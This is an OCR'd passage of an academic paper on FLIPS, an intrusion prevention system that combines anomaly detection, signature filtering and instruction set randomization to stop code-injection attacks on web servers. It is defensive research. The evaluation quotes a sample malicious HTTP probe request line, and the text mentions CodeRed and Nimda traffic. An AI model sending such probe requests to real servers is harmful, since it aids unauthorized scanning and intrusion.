26. B. Schwarz, S. Debray, and G. Andrews. Disassembly of executable code revisited. In *Proceeding of the Working Conference on Reverse Engineering*, pages 45–54, 2002.
27. R. Sekar, M. Bendre, D. Dhurjati, and P. Bollineni. A fast automaton-based method for detecting anomalous program behaviors. In *Proceedings of the 2001 IEEE Symposium on Security and Privacy*, 2001.
28. P. H. Sellers. On the theory and computation of evolutionary distances. *SIAM J. Appl. Math.*, 26:787–793.
29. K. Shin and P. Ramanathan. Diagnosis of processors with Byzantine faults in a distributed computing system. In *Proceedings of the 17th International Symposium on Fault-Tolerant Computing*, pages 55–60, 1987.
30. S. R. Snapp, S. E. Smaha, D. M. Teal, and T. Grance. The DIDS (Distributed Intrusion Detection System) prototype. In *Proceedings of the Summer USENIX Conference*, pages 227–233, 1992.
31. K. Tan, J. McHugh, and K. Killourhy. Hiding intrusions: From the abnormal to the normal and beyond. In *Proceedings of the 5th International Workshop on Information Hiding*, October 2002.
32. Aprelium Technologies. Abyss web server. `http://www.aprelium.com`.
33. A. Valdes and K. Skinner. Probabilistic alert correlation. In *Recent Advances in Intrusion Detection (Lecture Notes in Computer Science vol. 2212)*, 2001.
34. VeriTest. Webbench. `http://www.veritest.com/benchmarks/webbench/default.asp`
35. D. Wagner and D. Dean. Intrusion detection via static analysis. In *Proceedings of the 2001 IEEE Symposium on Security and Privacy*, 2001.
36. D. Wagner and P. Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, 2002.
37. A. Wespi, M. Dacier, and H. Debar. Intrusion detection using variable-length audit trail patterns. In *Proceedings of the 2000 Recent Advances in Intrusion Detection*, 2000.
38. Y. Xie, H. Kim, D. O'Hallaron, M. K. Reiter, and H. Zhang. Seurat: A pointillist approach to anomaly detection. In *Recent Advances in Intrusion Detection (Lecture Notes in Computer Science 3224)*, pages 238–257, September 2004.
39. J. Yin, J.-P. Martin, A. Venkataramani, L. Alvisi, and M. Dahlin. Separating agreement from execution for Byzantine fault tolerant services. In *Proceedings of the 19th ACM Symposium on Operating System Principles*, 2003.

FLIPS: Hybrid Adaptive Intrusion Prevention

Michael E. Locasto, Ke Wang, Angelos D. Keromytis, and Salvatore J. Stolfo

Department of Computer Science, Columbia University,
1214 Amsterdam Avenue, Mailcode 0401,
New York, NY 10027
+1 212 939 7177
{locasto, kewang, angelos, sal}@cs.columbia.edu

Abstract. Intrusion detection systems are fundamentally passive and fail–open. Because their primary task is classification, they do nothing to prevent an attack from succeeding. An intrusion prevention system (IPS) adds protection mechanisms that provide fail–safe semantics, automatic response capabilities, and adaptive enforcement. We present *FLIPS* (Feedback Learning IPS), a hybrid approach to host security that prevents binary code injection attacks. It incorporates three major components: an anomaly-based classifier, a signature-based filtering scheme, and a supervision framework that employs Instruction Set Randomization (ISR). Since ISR prevents code injection attacks and can also precisely identify the injected code, we can tune the classifier and the filter via a learning mechanism based on this feedback. Capturing the injected code allows FLIPS to construct signatures for zero-day exploits. The filter can discard input that is anomalous *or* matches known malicious input, effectively protecting the application from additional instances of an attack – even zero-day attacks or attacks that are metamorphic in nature. FLIPS does not require a known user base and can be deployed transparently to clients and with minimal impact on servers. We describe a prototype that protects HTTP servers, but FLIPS can be applied to a variety of server and client applications.

Keywords: Adaptive Response, Intrusion Prevention, Intrusion Tolerance.

1 Introduction

One key problem for network defense systems is the inability to automatically mount a reliable, targeted, and adaptive response [21]. This problem is magnified when exploits are delivered via previously unseen inputs. Network defense systems are usually composed of network-based IDS's and packet filtering firewalls. These systems have shortcomings that make it difficult for them to identify and characterize new attacks and respond intelligently to them.

Since IDS's passively classify information, they can enable but not enact a response. Both signature-based and anomaly-based approaches to classification merely warn that an attack may have occurred. Attack prevention is a task often

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 82–101, 2006.

left to a firewall, and it is usually accomplished by string matching signatures of known malicious content or dropping packets according to site policy. Of course, successfully blocking the correct traffic requires a flexible and well defined policy. Furthermore, signature matching large amounts of network traffic often requires specialized hardware and presumes the existence of accurate signatures. In addition, encrypted and tunneled network traffic poses problems for both firewalls and IDS's. To compound these problems, since neither IDS's or firewalls know for sure how a packet is processed at an end host, they may make an incorrect decision [10].

These obstacles motivate the argument for placing protection mechanisms closer to the end host (*e.g.*, distributed firewalls [11]). This approach to system security can benefit not only enterprise-level networks, but home users as well. The principle of "defense-in-depth" suggests that traditional perimeter defenses like firewalls be augmented with host-based protection mechanisms. This paper advocates one such system that employs a hybrid anomaly and signature detection scheme to adaptively react to new exploits.

1.1 Hybrid Detection

In general, detection systems that rely solely on signatures cannot enable a defense against previously unseen attacks. On the other hand, anomaly-based classifiers can recognize new behavior, but are often unable to distinguish between previously unseen "good" behavior and previously unseen "bad" behavior. This blind spot usually results in a high false positive rate and requires that these classifiers be extensively trained.

A hybrid approach to detection can provide the basis for an Intrusion Prevention System (IPS): an automated response system capable of stopping an attack from succeeding. The core of our hybrid system is an anomaly-based classifier that incorporates feedback to both tune its models and automatically generate signatures of known malicious behavior. Our anomaly detector is based on PayL [38], but other classifiers can be used [17].

The biggest obstacle for a hybrid system is the source of the feedback information. Ideally, it should be automated and transparent to users. For example, the feedback to email spam classifiers may be a user hitting a button in their email client that notifies the mail server to reconsider an inappropriately classified email as spam. This feedback loop is an example of supervised online learning and distributes the burden of supervision to users of the system. The feedback mechanism in our system facilitates unsupervised online learning. The source of information is based on an *x86* emulator, STEM [29], that is augmented to protect processes with Instruction Set Randomization.

1.2 Instruction Set Randomization

ISR is the process of creating a unique execution environment to effectively negate the success of code-injection attacks. This unique environment is created by performing some reversible transformation on the instruction set; the transformation is driven by a random key for each executable. The binary is then decoded during runtime with the appropriate key.

Since an attacker crafts an exploit to match some expected execution environment (*e.g. x86* machine instructions) and the attacker cannot easily reproduce the transformation for his exploit code, the injected exploit code will most likely be invalid for the specialized execution environment. The mismatch between the language of the exploit code and the language of the execution environment causes the exploit to fail. Without knowledge of the key, otherwise valid (from the attacker's point of view) machine instructions resolve to invalid opcodes or eventually crash the program by accessing illegal memory addresses. Previous approaches to ISR [3] [12] have proved successful in defeating code injection attacks. Such techniques are typically combined with address-space obfuscation [4] to prevent "jump into libc" attacks.

Randomizing an instruction set requires that the execution environment possess the ability to de-randomize or decode the binary instruction stream during runtime. For machine code, this requirement means that either the processor hardware must contain the decoding logic or that the processor be emulated in software. STEM minimizes the cost of executing in software by *selectively* emulating parts of an application. During the application's runtime, control can freely switch between the real and the virtual processors. By carefully selecting the pieces of the application that are emulated, it is possible to minimize the runtime overhead of the emulation.

This practical form of ISR allows us to capture injected code and correlate it with input that has been classified as anomalous. Barrantes *et al.* [3] show that code injection attacks against protected binaries fail within a few bytes (two or three instructions) of control flow switching to the injected code. Therefore, the code pointed to by the instruction pointer at the time the program halts is (with a high probability) malicious code. We can extract this code and send it to our filter to create a new signature and update our classifier's model.

1.3 Contributions

The main contribution of this paper is a complete system that uses information confirming an attack to assist a classifier and update a signature-based filter. Filtering strategies are rarely based solely on anomaly detection; anomaly-based classifiers usually have a high false positive rate. However, when combined with feedback information confirming an attack, the initial classification provided by the anomaly detector can assist in creating a signature. This signature can then be deployed to the filter to block further malicious input. It is important to note that our protection mechanism catches the exploit code itself. Having the exploit code allows very precise signature creation and tuning of the classifier. Furthermore, this signature can be exchanged with other instances of this system via a centralized trusted third party or a peer-to-peer network. Such information exchange [7], [14] can potentially inoculate the network against a zero-day worm attack [1], [13], [18], [35].

We present the design of FLIPS, a host-based application-level firewall that adapts to new malicious input. Our prototype implementation adjusts its

filtering capability based on feedback from two sources: (*a*) an anomaly-based classifier [38] that is specialized to the content flows for a specific host and (*b*) a binary supervision framework [29] that prevents code-injection attacks via ISR and captures injected code. The details of our design are presented in Section 3, and we describe the prototype implementation of the system for an HTTP server in Section 4. We discuss related work in Section 2, our experimental validation of FLIPS in Section 5, directions for future research in Section 6, and conclude the paper in Section 7.

2 Related Work

Augmenting detection systems with an adaptive response mechanism is an emerging area of research. Intrusion prevention, the design and selection of mechanisms to automatically respond to network attacks, has recently received an amount of attention that rivals its equally difficult sibling intrusion detection. Response systems vary from the low–tech (manually shut down misbehaving machines) to the highly ambitious (on the fly "vaccination", validation, and replacement of infected software). In the middle lies a wide variety of practical techniques, promising technology, and nascent research.

The system proposed by Anagnostakis *et al.* [2] has many of the same goals as FLIPS. However, there are a number of differences in architecture and implementation. Most importantly, our use of ISR allows FLIPS to detect and stop all instances of code injection attacks, not just stack-based buffer overflows. Also, FLIPS is meant to protect a single host without the need for a "shadow."

Two other closely related systems are the network worm vaccine architecture [28] and the HACQIT system [25]. More recently, researchers have investigated transparently detecting malicious email attachments [27] with techniques similar to ours and [28]. HACQIT employs a pair of servers in which the outputs of the primary and secondary server are compared. If the outputs are different, then a failure has occurred. The HACQIT system then attempts to classify the input that caused this error and generalize a rule for blocking it. The network and email worm vaccine architectures propose the use of honeypot and auxiliary servers, respectively, to provide supervised environments where malware can infect instrumented instances of an application. The system can then construct a fix based on the observed infection vector and deploy the fix to the production server. In the case of the email worm vaccine, the email can be silently dropped, stripped of the attachment, or rejected.

In contrast, FLIPS is meant to protect a single host without the need for additional infrastructure. Since the system is modular, it is an implementation choice whether or not to distribute the components across multiple machines. FLIPS also precisely identifies attack code by employing ISR. It does not need to correlate input strings against other services or try to deduce where attack code is placed inside a particular input request. In addition, our anomaly detection component can construct models of both good and "bad" inputs to detect and block slight variants of malicious input.

2.1 Code Injection and ISR

One of the major contributions of this work is the use of a practical form of ISR. The basic premise of ISR [3] [12] is to prevent code injection attacks [23] from succeeding by creating unique execution environments for individual processes. Code injection is not limited to overflowing stack buffers or format strings. Other injection vectors include web forms that allow arbitrary SQL expressions (a solution to this problem using SQL randomization is proposed in [5]), CGI scripts that invoke shell programs based on user input, and log files containing character sequences capable of corrupting the terminal display.

Our *x86* emulator STEM can selectively derandomize portions of an instruction stream, effectively supporting two different instruction sets at the same time. Various processors support the ability to emulate or execute other instruction sets. These abilities could conceivably be leveraged to provide hardware support for ISR. For example, the Transmeta Crusoe chip[1] employs a software layer for interpreting code into its native instruction format. The PowerPC chip employs "Mixed-Mode" execution[2] for supporting the Motorola 68k instruction set. Likewise, the ARM chip can switch freely between executing its regular instruction set and executing the Thumb instruction set. A processor that supports ISR could use a similar capability to switch between executing regular machine instructions and randomized machine instructions. In fact, this is almost exactly what STEM does in software. Having hardware support for ISR would obviate the need for (along with the performance impact of) software-level ISR.

2.2 Anomaly Detection and Remediation

Anomaly-based classification is a powerful method of detecting inputs that are probably malicious. This conclusion is based on the assumption that malicious inputs are rare in the normal operation of the system. However, since a system can evolve over time, it is also likely that new *non-malicious* inputs will be seen [9] [32]. Indeed, some work [16] has shown that it is possible to evade anomaly-based classifiers. Therefore, anomaly-based detectors [38] [17] require an additional source of information that can confirm or reject the initial classification. Pietraszek [22] presents a method that uses supervised machine learning to tune an alert classification system based on observations of a human expert. Sommer and Paxon [33] explore a related problem: how to augment signature-based NIDS to make use of context when applying signatures.

FLIPS receives feedback from an emulator that monitors the execution of a vulnerable application. If the emulator tries to execute injected code, it catches the fault and notifies the classifier and filter. It can then terminate and restart the process, or simulate an error return from the current function. While our prototype system employs ISR, there are many other types of program supervision that can provide useful information. Each could be employed in parallel to

[1] `http://www.transmeta.com/crusoe/codemorphing.html`
[2] `http://developer.apple.com/documentation/mac/runtimehtml/RTArch-75.html`

gather as much information as possible. These approaches include input taint tracking [36] [20], program shepherding [15], (a similar technique is proposed in [24]) and compiler-inserted checks [31]. One advantage of FLIPS's feedback mechanism is that it can identify with high confidence the binary code of the attack. In an interesting approach to detection, Toth and Kruegel [37] and Stig *et al.* [34]) consider the problem of finding *x86* code in network packets.

Effective remediation strategies remain a challenge. The typical response of protection mechanisms has traditionally been to terminate the attacked process. This approach is unappealing for a variety of reasons; to wit, the loss of accumlated state is an overarching concern. Several other approaches are possible, including failure oblivious computing [26], STEM's error virtualization [29], DIRA's rollback of memory updates [31], crash-only software [6], and data structure repair [8]. Remediation strategies sometimes include the deployment of firewall rules that block malicious input. The most common form of this strategy is based on dropping packets from "malicious" hosts. Even with whitelists to counter spoofing, this strategy is too coarse a mechanism. Our system allows for the generation of very precise signatures because the actual exploit code can be caught "in the act."

Automatically creating reliable signatures of zero-day exploits is the focus of intense research efforts [13]. Signatures of viruses and other malware are currently produced by manual inspection of the malware source code. Involving humans in the response loop dramatically lengthens response time and does nothing to stop the initial infection. In addition, deployed signatures and IDS rules do nothing to guard against new threats. Singh *et al.* describe the Earlybird system for automatically generating worm signatures and provide a good overview of the shortcomings of current approaches to signature generation [30].

3 FLIPS – A Learning Application Filter

While we describe our implementation of FLIPS in Section 4, this section provides an overview of the design space for a host-based intrusion prevention system. The system is composed of a number of modules that provide filtering, classification, supervision, and remediation services. We can use the metrics proposed by Smirnov and Chiueh [31] to classify FLIPS: it detects attacks, identifies the attack vector, and provides an automatic repair mechanism.

The goal of the system is to provide a modular and compact application-level firewall with the ability to automatically learn and drop confirmed zero-day attacks. In addition, the system should be able to generate zero-day worm and attack signatures, even for slightly metamorphic attack input. We tune the anomaly detection by catching code injection attacks with our supervision component. Only attacks that actually inject and execute code are confirmed as malicious and fed back to the anomaly detector and filter. As a result, only confirmed attacks are dropped in the future.

3.1 FLIPS Design

The design of FLIPS is based on two major components: a filtering proxy and an application supervision framework. A major goal of the design is to keep the system modular *and* deployable on a single host. Figure 1 shows a high-level view of this design. The protected application can be either a server waiting for requests or a client program receiving input. Input to a client program or requests to a server are passed through the filtering proxy and dropped if deemed malicious. If the supervision framework detects something wrong with the protected application, it signals the filter to update its signatures and models. Although server replies and outgoing client traffic can also be modeled and filtered, our current implementation does not perform this extra step. Outgoing filtering is useful in protecting a client application by stopping information leaks or the spread of self-propagating malware.

The function of the proxy is to grade or score the input and optionally drop it. The proxy is a hybrid of the two major classification schemes, and its subcomponents reflect this dichotomy. A chain of signature-based filters can score and drop a request if it matches known malicious data, and a chain of anomaly-based classifiers can score and drop the input if it is outside the normal model. Either chain can allow the request to pass even if it is anomalous or matches previous malicious input. The default policy for our prototype implementation is to only drop requests that match a signature filter. Requests that the anomaly classifier deems suspicious are copied to a cache and forwarded on to the application. We adopt this stance to avoid dropping requests that the anomaly component mislabels (false positives). The current implementation only drops requests that




Fig. 1. *General Architecture of FLIPS.* Requests are passed through a filtering proxy and dropped if deemed malicious. The application should be protected by a packet filtering firewall that only allows the local proxy instance to contact the application. The application processes the requests and sends the response back through the proxy. If the input causes a code injection attack, the supervision framework contacts the proxy with the injected code and the proxy updates its models and signatures.

have been confirmed to be malicious to the protected application and requests that are closely related to such inputs.

The function of the application supervision framework is to provide a way to stop an exploit, automatically repair the exploited vulnerability, and report information about an exploit back to the filters and classifiers. Similar to the filtering and classification chains, the supervision framework could include a number of host-based monitors to provide a wide array of complementary feedback information to the proxy. Our prototype implementation is based on one type of monitor (ISR) and will only provide feedback information related to code-injection attacks. Many other types of attacks are possible, and whether something is an attack or not often depends on context. FLIPS's design allows for an array of more complicated monitors. STEM allows the application to recover from a code injection attack by simulating an error return from the emulated function after notifying the proxy about the injected code.

3.2 Threat Model

In this work, we assume a threat model that closely matches that of previous ISR efforts. Specifically, we assume that an attacker does not have access to the randomized binary or the key used to effect achieve this randomization. These objects are usually stored on a system's disk or in system memory; we assume the attacker does not have local access to these resources. In addition, the attacker's intent is to inject code into a running process and thereby gain control over the process by virtue of the injected instructions. ISR is especially effective against these types of threats because it interferes with an attacker's ability to automate the attack. The entire target population executes binaries encoded under keys unique to each instance. A successful breach on one machine does not weaken the security of other target hosts.

3.3 Caveats and Limitations

While the design of FLIPS is quite flexible, the nature of host-based protection and our choices for a prototype implementation impose several limitations. First, host-based protection mechanisms are thought to be difficult to manage because of the potential scale of large deployments. Outside the enterprise environment, home users are unlikely to have the technical skill to monitor and patch a complicated system. We purposefully designed FLIPS to require little management beyond installation and initial training. PayL can perform unsupervised training. One task that should be performed during system installation is the addition of a firewall rule that redirects traffic aimed at the protected application to the proxy and only allows the proxy to contact the protected application.

Second, the performance of such a system is an important consideration in deployment. We show in Section 5 that the benefit of automatic protection and repair (as well as generation of zero-day signatures) is worth the performance impact of the system. If the cost is deemed too high, the system can still be

deployed as a honeypot or a "twin system" that receives a copy of input meant for another host. Third, the proxy should be as simple as possible to promote confidence in its codebase that it is not susceptible to the same exploits as the protected application. We implement our proxy in Java, a type-safe language that is not vulnerable to the same set of binary code injection attacks as a C program. Our current implementation only considers HTTP request lines. Specifically, it does not train or detect on headers or HTTP entity bodies. Therefore, it only protects against binary code injection attacks contained in the request line. However, nothing prevents the scope of training and detecting from being expanded, and other types of attacks can be detected at the host.

4 Implementation

This section deals with the construction of our prototype implementation. The proxy was written in Java and includes PayL (400 lines of code) and a simple HTTP proxy that incorporates the signature matching filter (about 5000 lines of code). The supervision framework is provided by STEM (about 19000 lines of C code). One advantage of writing the proxy in Java is that it provides an implicit level of diversity for the system. The small codebase of PayL and the proxy allows for easy auditing.

4.1 HTTP Proxy and PayL

The HTTP proxy is a simple HTTP server that spawns a new thread instance for each incoming request. During the service routine, the proxy invokes a chain of Filter objects on the HTTP request. Our default filter implementation maintains three signature-based filters and a Classifier object. PayL implements the Classifier interface to provide an anomaly-based score for each HTTP request.




Fig. 2. *FLIPS's Prototype Implementation Components.* We constructed an HTTP proxy to protect HTTP servers (in this example, Apache) from malicious requests. The proxy invokes a chain of three filtering mechanisms and PayL to decide what to do with each HTTP request.

When the proxy starts, it creates an instance of PayL and provides PayL with a sample traffic file to train on.

The core of the filter implementation is split between two subcomponents. The *checkRequest()* method performs the primary filtering and classification work. It maintains four data structures to support filtering. The first is a list of "suspicious" input requests (as determined by PayL). This list is a cache that provides the feedback mechanism a good starting point for matching confirmed malicious input. Note that this list is not used to drop requests. The remaining data collections form a three level filtering scheme that trade off complexity and cost with a more aggressive filtering posture. These lists are not populated by PayL, but rather by the feedback mechanism. The first level of filtering is direct match. This filter is the least expensive, but it is the least likely to block malicious requests that are even slightly metamorphic. The second filter is a reverse lookup filter that stores requests by the score they receive from PayL. Finally, a longest common substring filter provides a fairly expensive but effective means of catching malicious requests.

The second component serves as the feedback mechanism in the proxy. It is a background thread listening for connections from STEM that contains malicious binary code. This thread simply reads in a sequence of bytes and checks if they match previously seen "suspicious" input (as classified by PayL). If not, then the thread widens its scope to include a small cache of all previously seen requests. Matching is done using the longest common substring algorithm. If a match is found, then that request is used in the aforementioned filtering data structures. If not, then a new request is created and inserted into the filters based on the malicious byte sequence.

4.2 STEM

Our supervision framework is an application-level library that provides an emulator capable of switching freely between derandomizing the instruction stream and normal execution of the instruction stream on the underlying hardware. As shown in Figure 3, four special tags are wrapped around the segment of code that will be emulated.

```
void foo() {
    int a = 1;
    emulate_init();
    emulate_begin(stem_args);
    a++;
    emulate_end();
    emulate_term();
    printf("a = %d\n", a);
}
```

Fig. 3. *An example of using* STEM *tags.* The emulate_* calls invoke and terminate execution of *STEM.* The code inside that region is executed by the emulator. In order to illustrate the level of granularity that we can achieve, we show only the increment statement as being executed by the emulator.

STEM is an *x86* emulator that can be selectively invoked for arbitrary code segments, allowing us to mix emulated and non-emulated execution inside the same process. The emulator lets us (*a*) monitor for derandomization failures when executing the instruction, (*b*) undo any memory changes made by the code function inside which the fault occurred, and (*c*) simulate an error return from said function. One of our key assumptions is that we can create a mapping between the set of errors and exceptions that *could* occur during a program's execution and the limited set of errors that are explicitly handled by the program's code. Due to space limitations, the reader is referred to [29] for details on the general implementation of STEM. In this section, we describe our additions to enable STEM to derandomize an instruction stream and provide feedback to the FLIPS proxy.

4.3 ISR Technique

The main loop of the emulator fetches, decodes, executes, and retires one instruction at a time. Before fetching an instruction, de-randomization takes place. Since the *x86* architecture contains variable-length instructions, translating enough bytes in the instruction stream is vital for the success of decoding. Otherwise, invalid operations may be generated. To simplify the problem, we assume the maximum length (16 bytes) for every instruction. For every iteration of the loop, 16-bit words are XOR'd with a 16-bit key and copied to a buffer. The fetch/decode function reads the buffer and extracts one instruction. The program counter is incremented by the exact length of the processed instruction. In cases where instructions are fifteen bytes or less, unnecessary de-randomization takes place, but this is an unavoidable side-effect of variable-length instructions. If injected code resides anywhere along the execution path, the XOR function will convert it to an illegal opcode or an instruction which will access an invalid memory address. If an exception occurs during emulation, STEM notifies the proxy of the code at the instruction pointer. STEM captures 1KB of code and opens a simple TCP socket to the proxy (the address and port of the feedback mechanism are included in the startup options for *emulate_begin()*). STEM then simulates an error return from the function it was invoked in.

5 Evaluation

Inserting a detection system into the critical path of an application is a controversial proposal because of the anticipated performance impact of the detection algorithms and the correctness of the decision that the detection component reaches. Our primary aim is to show that the combined benefit of automatic protection and exploit signature generation is worth the price of even a fairly unoptimized proxy implementation. Our evaluation has three major aims:

1. show that the system is good at classification
2. show that the system can perform end-to-end (E2E)
3. show that the system has relatively good performance

The first aim is accomplished by calculating the ROC curve for PayL. The second aim is accomplished by an E2E test showing how quickly the system can detect an attack, register the attack bytes with the filters, create the appropriate filter rules, and drop the next instance of the attack. We send a request stream consisting of the same attack at the proxy and measure the time (in both number of 'slipped' attacks and real time) it takes the proxy to filter the next instance of the attack. The third aim is accomplished by measuring the additional time the proxy adds to the overall processing with two different HTTP traces. We were unable to test how well FLIPS blocked real metamorphic attack instances. However, the use of the Longest Common Substring algorithm should provided some measure of protection, as our last experiments showed. We plan to evaluate this capability in future work on the system.

5.1 Hypotheses and Experiments

We investigate four hypotheses to support our aims.

- **Hypothesis 1:** *The use of ISR imposes a manageable performance overhead.* We evaluate this hypothesis with experiments on STEM that explore the impact of partial emulation vs. full emulation on Apache requests.
- **Hypothesis 2:** *The efficacy of PayL is good.* We evaluate this hypothesis by showing the ROC curve for PayL.
- **Hypothesis 3:** *The proxy imposes a manageable performance overhead.* This performance overhead is introduced by a few sources:
  1. the use of an interpreted language (Java) to implement the proxy and the anomaly detector.
  2. the implementation choices of the proxy (*e.g.*, multi-threaded but synchronized at one filter manager). Performance can be improved by adding multiple filter manager objects.
  3. the basic cost of performing proxying, including reading data from the network and parsing it for sanity.
  4. the cost of invoking PayL on each request.
  5. the cost of training PayL (incurred once at system startup, about 5 seconds for a 5MB file of HTTP requests).

  We evaluate this hypothesis by using a simple client to issue requests to the production server and measure the change in processing time when each proxy subcomponent is introduced. Table 2 describes these results.
- **Hypothesis 4:** *The system can run end to end and block a new exploit.* A positive result provides proof for zero-day protection and precise, tuned, automated filtering. To prove this hypothesis, we run the crafted exploit against the full system continuously and see how quickly the proxy blocks it. We determine the latency between STEM aborting the emulated function and the proxy updating the filters.

5.2 Experimental Setup

The experimental setup for *Hypothesis 3* and *Hypothesis 4* included an instance of Apache 2.0.52 as the production server with one simple modification to the basic configuration file: the "KeepAlive" attribute was set to "Off." Then, a simple *awk* script reconstructed HTTP requests from dump of HTTP traffic and passed the request over the *netcat* utility to either the production server or the proxy. The proxy was written in Java, compiled with the Sun JDK 1.5.0 for Linux, and run in the Sun JVM 1.5.0 for Linux. The proxy was executed on a dual Xeon 2.0GHz with 1GB of RAM running Fedora Core 3, kernel 2.6.10-1.770_FC3smp. The production server platform runs Fedora Core 3, kernel 2.6.10-1.770_FC3smp on a dual Xeon 2.8GHz processor with 1GB of RAM. The proxy server and the production server were connected via a Gigabit Ethernet switch. The servers were reset between tests. Each test was run for 10 trials.

5.3 Hypothesis 1: Performance Impact of ISR

We evaluated the performance impact of STEM by instrumenting the Apache web server and performing micro-benchmarks on some shell utilities. We chose the Apache *flood httpd* testing tool to evaluate how quickly both the non-emulated and emulated versions of Apache would respond and process requests. In our experiments, we chose to measure performance by the total number of requests processed, as reflected in Figure 4. The value for total number of requests per second is extrapolated (by *flood*'s reporting tool) from a smaller number of requests sent and processed within a smaller time slice; the value should not




Fig. 4. *Performance of STEM under various levels of emulation.* While full emulation is fairly expensive, selective emulation of input handling routines appears quite sustainable. The "emurand" designation indicates the use of STEM (emulated randomization).

Table 1. Microbenchmark performance times for various command line utilities

Test Type	trials	mean (s)	Std. Dev.	Min	Max	Instr. Emulated
ls (non-emu)	25	0.12	0.009	0.121	0.167	0
ls (emu)	25	42.32	0.182	42.19	43.012	18,000,000
cp (non-emu)	25	16.63	0.707	15.80	17.61	0
cp (emu)	25	21.45	0.871	20.31	23.42	2,100,000
cat (non-emu)	25	7.56	0.05	7.48	7.65	0
cat (emu)	25	8.75	0.08	8.64	8.99	947,892

be interpreted to mean that our Apache instances actually served some 6000 requests per second.

We selected some common shell utilities and measured their performance for large workloads running both with and without *STEM*. For example, we issued an '*ls -R*' command on the root of the Apache source code with both *stderr* and *stdout* redirected to */dev/null* in order to reduce the effects of screen I/O. We then used *cat* and *cp* on a large file (also with any screen output redirected to */dev/null*). Table 1 shows the result of these measurements. As expected, there is a large impact on performance when emulating the majority of an application. Our experiments demonstrate that only emulating potentially vulnerable sections of code offers a significant advantage over emulation of the entire system.

5.4 Hypothesis 2: Efficacy of PayL

PayL [38] is a content-based anomaly detector. It builds byte distribution models for the payload part of normal network traffic by creating one model for each payload length. Then it computes the Mahalanobis distance of the test data against the models, and decides that input is anomalous if it has a large Mahalanobis distance compared to the calculated norms.

PayL's results have been presented elsewhere; this section describes how well PayL performed on traffic during our tests. For the purpose of incorporating PayL in FLIPS, we adapted PayL to operate on HTTP requests (it previously evaluated TCP packets). To test the efficacy of PayL's operations on the web requests, we collected 5MB (totaling roughly 109000 requests) of HTTP traffic from one of our test machines. This data collection contains various CodeRed and other malicious request lines. As the baseline, we manually identified the malicious requests in the collection. The ROC curve is presented in Figure 5.

From the plot we can see that the classification result of PayL on the HTTP queries is somewhat mediocre. While all the CodeRed and Nimda queries can be caught successfully, there are still many "looks not anomalous" bad queries that PayL cannot identify. For example, the query "HEAD /cgi-dos/args.cmd HTTP/1.0 " is a potentially malicious one for a web server, but has no anomalous content considering its byte distribution. If PayL was used to classify the entire HTTP request, including the entity body, results will be more precise. PayL alone is not enough for protecting a server, and it requires more information to




Fig. 5. PayL ROC Curve

